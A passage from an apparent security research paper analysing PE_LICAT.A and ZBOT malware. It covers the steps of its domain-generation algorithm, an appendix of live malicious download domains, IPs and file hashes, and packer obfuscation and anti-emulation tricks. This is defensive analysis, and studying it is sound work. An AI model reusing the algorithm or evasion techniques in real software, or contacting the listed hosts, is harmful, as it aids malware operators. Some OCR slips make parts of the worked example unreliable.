array_element[0] = (Year + 48) AND 0xFF

array_element[0] = 0x0A

array_element[0] = (0x07DA + 0x30) AND 0xFF




Figure 41. *Computing for the next value*

c. Store the month value in the second index of the array as in the following (see Figure 42):

array_element[1] = 0x0A




Figure 42. *Computing for the next value*

d. Compute the value that will be stored in the fifth, sixth, seventh, and eighth indexes of the array (see Figure 43):

array_element[4to7] = EDX AND 0xFFFFFFFE (where EDX is the value for EAX % 1020 in step 3a)

array_element[4to7] = 0x00000154

array_element[4to7] = 0x00000154 AND 0xFFFFFFFE

This is equivalent to the following equation:

array_element[4] = f(minute) AND 0xFF

array_element[4] = 0x00000154 AND 0xFF

array_element[4] = 0x54

array_element[5] = f(minute)/0x100

array_element[5] = 0x00000154/0x100

array_element[5] = 0x01

array_element[6] = 0x00

array_element[7] = 0x00 (where *f(minute) = [(minute) % 1,020] AND 0xFFFFFFFE* where *minute = minute x 17*)




Figure 43. *Computing the next value*

e. Store the day value in the third index of the array as in the following (see Figure 44):

array_element[2] = 0x06




Figure 44. *Computing the next value*

f. Store *0* in the fourth index of the array as in the following (see Figure 45):

array_element[3] = 0x00




Figure 45. *Computing the next value*

The contents of the array will then be *0x0A, 0x0A, 0x06, 0x00, 0x54, 0x01, 0x00,* and *0x00.*

4. Perform the XOR operation on the array using a static numeric key. The results should be *0x0B4, 0x0AE, 0x0D1, 0x0D6, 0x0EA, 0x0A5, 0xD7,* and *0xD6* (see Figure 46).




Figure 46. *Computing the next value*

5. Compute the MD5 hash of the array (see Figures 47–49). The results should be *0x30, 0x6D, 0x7D, 0x0AC, 0x0D6, 0x04, 0x1E, 0x34, 0x05, 0x0FC, 0x2D, 0x24, 0x0A1, 0x54, 0x3E,* and *0x38.*




Figure 47. *Computing the array's MD5 hash*




Figure 48. *Computing the array's MD5 hash*





Figure 49. *Computing the array's MD5 hash*

6. Every two digits of the Byte is added to each other. The sum is then used as an alphabetical index. For instance, 1 and 4 in 0x14 will be added to each other, 5—the result is equivalent to the fifth letter of the English alphabet—e. Results beyond the letter z are ignored (see Figures 50 and 51).



Computation for each byte:

1st byte: 0x30
X = LN + HN = 0x00 + 0x03 = **X = 0x03**
Y = X + 0x61 = 0x03 + 0x61 = **Y = 0x64**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x64 or 'd'.**

2nd byte: 0x6D
X = LN + HN = 0x0D + 0x06 = **X = 0x13**
Y = X + 0x61 = 0x13 + 0x61 = **Y = 0x74**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x74 or 't'.**

3rd byte: 0x7D
X = LN + HN = 0x0D + 0x07 = **X = 0x14**
Y = X + 0x61 = 0x14 + 0x61 = **Y = 0x75**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x75 or 'u'.**

4th byte: 0x0AC
X = LN + HN = 0x0C + 0x0A = **X = 0x16**
Y = X + 0x61 = 0x16 + 0x61 = **Y = 0x77**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x77 or 'w'.**

5th byte: 0x0D6
X = LN + HN = 0x06 + 0x0D = **X = 0x13**
Y = X + 0x61 = 0x13 + 0x61 = **Y = 0x74**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x77 or 't'.**

6th byte: 0x04
X = LN + HN = 0x04 + 0x00 = **X = 0x04**
Y = X + 0x61 = 0x04 + 0x61 = **Y = 0x65**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x65 or 'e'.**

7th byte: 0x1E
X = LN + HN = 0x0E + 0x01 = **X = 0x0F**
Y = X + 0x61 = 0x0F + 0x61 = **Y = 0x70**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x70 or 'p'.**

8th byte: 0x34
X = LN + HN = 0x04 + 0x03 = **X = 0x07**
Y = X + 0x61 = 0x07 + 0x61 = **Y = 0x68**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x68 or 'h'.**

9th byte: 0x05
X = LN + HN = 0x05 + 0x00 = **X = 0x05**
Y = X + 0x61 = 0x05 + 0x61 = **Y = 0x66**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x66 or 'f'.**

10th byte: 0x0FC
X = LN + HN = 0x0C + 0x0F = **X = 0x1B**
Y = X + 0x61 = 0x1B + 0x61 = **Y = 0x7C**
Is Y > 0x7A? **Yes, goto next byte**

11th byte: 0x2D
X = LN + HN = 0x0D + 0x02 = **X = 0x0F**
Y = X + 0x61 = 0x0F + 0x61 = **Y = 0x70**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x70 or 'p'.**

12th byte: 0x24
X = LN + HN = 0x04 + 0x02 = **X = 0x06**
Y = X + 0x61 = 0x06 + 0x61 = **Y = 0x67**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x67 or 'g'.**

13th byte: 0x0A1
X = LN + HN = 0x01 + 0x0A = **X = 0x0B**
Y = X + 0x61 = 0x0B + 0x61 = **Y = 0x6C**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x6C or 'l'.**

14th byte: 0x54
X = LN + HN = 0x04 + 0x05 = **X = 0x09**
Y = X + 0x61 = 0x09 + 0x61 = **Y = 0x6A**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x6A or 'j'.**

15th byte: 0x3E
X = LN + HN = 0x0E + 0x03 = **X = 0x11**
Y = X + 0x61 = 0x11 + 0x61 = **Y = 0x72**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x72 or 'r'.**

16th byte: 0x38
X = LN + HN = 0x08 + 0x03 = **X = 0x0B**
Y = X + 0x61 = 0x0B + 0x61 = **Y = 0x6C**
Is Y > 0x7A? Yes, goto next byte. **No, value is 0x6C or 'l'.**

Generated string: **"dtuwtephfpgljrl"**

Figure 50. *Determining the MD5 hash*




Figure 51. *Determining the MD5 hash*

7. Append a top-level domain by checking the value of the minute value by following the rules in Figure 52 (see Figure 53).

```
If divisible by 5 = ".biz"
Else
   If divisible by 4 = ".info"
   Else
      If divisible by 3 = ".org"
      Else
         If divisible by 2 = ".net"
         Else = ".com"
```

Figure 52. *Rules to follow to check the minute value*




Figure 53. *Computing the next value*

8. Increment the current minute value (see Figure 54).




Figure 54. *Incrementing the current minute value*

9. Repeat steps 3–8 800 times.

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APPENDIX B: LIVE LICAT URLS

Only a handful of the URLs PE_LICAT.A generates go live. Based on TrendLabs engineers' monitoring from October 14–18, 2010, we found the domains listed in the following table to be accessible. For each accessible domain, we listed the hosted file and our corresponding detection for each. As shown, the live URLs downloaded the same file although some led to Web pages that were under construction.

Live Domain	IP Address	Port	MD5 Hash of Downloaded File	Description
http://188.127.227.77:80	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://etpupuxhqesnrxwc.biz	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://gqmjcvvvyfiotuj.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://hqplpjsmdrjqsuki.org	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://injocosjtrvnsxe.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://iojhlkylpien.net	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://jwqurnpmvjhkwq.info	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://jxnrxlwmulpefpjt.org	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://khtpprinqpujkl.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://kktnpopwnritsro.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://lgqkirtpriornqsr.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://lksvknwpkqzsvtur.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://meysdxlotqqhr.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://mijwkvnmmyteqiqj.com	216.67.232.70	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://muuvghuwvrnrqcgy.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://188.127.227.77:80	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://nnyeoqpzgbhihpi.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://nowfvqkfhtmuqsqt.biz	173.203.118.107	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://ovqplrgnxixlmqqr.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://pnkjztqegkzsqi.com	174.37.172.68	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://pufgrjljpwkhleto.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://qpxsdqodttrtsrm.info	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://qvtgnyhtiigokmrl.biz	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://unqxrkqwlholstdq.biz	173.203.118.107	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://vintootvzwptmtg.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://wkamryzirnploqn.biz	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://wkgwestmxirungh.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://zolqkoqzjnxyolpt.biz	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://zriilzyolohrxch.info	216.67.232.70	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ

Table 8. *List of live TSPY_ZBOT.BYZ domains*

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APPENDIX C: OBFUSCATION AND DECOMPRESSION DETAILS

Static File Entry Point

The malware's packer has a dummy entry point code that contains garbage instructions, which use a PUSH-RET mnemonic combination to jump to the original packer's entry point. To analyze the original packer's entry point found in the PUSH command, we skipped the said instructions (see Figures 55 and 56).

Figure 55. *Static entry point of first ZBOT sample*




Figure 56. *Static entry point of second ZBOT sample*

Dummy Application Programming Interfaces

While viewing the packer's entry point, we found some of the following APIs, among others:

- CancelIo
- EscapCommFunction
- GetDriveTypeW

These made it harder for normal emulators to continuously execute the usual code flow. The malware checked the contents of the stack by comparing these with anticipated values when run on a real system (see Figures 57 and 58).




Figure 57. Kernel32.Cancello's *anticipated value is* [ESP-18] = 0XC0000008




Figure 58. Kernel32.EscapeCommFunction's *anticipated value is* [ESP-28 = 0X57]

First Level of Decryption

